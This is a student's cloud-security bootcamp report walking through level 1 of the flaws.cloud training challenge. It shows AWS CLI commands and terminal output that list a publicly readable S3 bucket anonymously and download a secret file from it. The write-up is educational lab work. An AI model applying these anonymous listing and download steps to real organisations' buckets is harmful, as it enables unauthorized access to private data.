Python and Cloud Security Bootcamp Project Report

Vulnerability Name : Misconfigured s3 Bucket exposure

Steps to Reproduce :


1. Firstly, install AWS Command Line Interface.
2. Using command ‘host flaws.cloud’, we will get an IP_address.
3. By writing command “host IP_address”, we know it is from us-west-2 region.
4. Using command ‘aws s3 --region us-west-2 ls flaws.cloud --no-sign-request’, we get the list of items present in the bucket.
5. Using command ‘aws s3 cp s3://flaws.cloud/secret-dd02c7c.html --no-sign-request test.html’, we get secret-dd02c7c.html file downloaded in our device.
6. By opening this html file, we get link to level 2 and what was the vulnerability in level 1.

NOTE: Write the above commands in terminal

Vulnerability Name : http://flaws.cloud.s3.amazonaws.com/

POC :

1. Level 1 page



2. Commands

Command Prompt

```
C:\Users\prasa>aws --version
aws-cli/2.2.25 Python/3.8.8 Windows/10 exe/AMD64 prompt/off

C:\Users\prasa>host flaws.cloud
'host' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\prasa>aws s3 --region us-west-2 ls flaws.cloud --no-sign-request
2017-03-14 08:30:38       2575 hint1.html
2017-03-03 09:35:17       1707 hint2.html
2017-03-03 09:35:11       1101 hint3.html
2020-05-22 23:46:45       3162 index.html
2018-07-10 22:17:16      15979 logo.png
2017-02-27 07:29:28         46 robots.txt
2017-02-27 07:29:30       1051 secret-dd02c7c.html

C:\Users\prasa>aws s3 cp s3://flaws.cloud/secret-dd02c7c.html --no-sign-request test.html
download: s3://flaws.cloud/secret-dd02c7c.html to .\test.html

C:\Users\prasa>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\prasa>cat test.html
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\prasa>test.html
```

3. Level 2 reached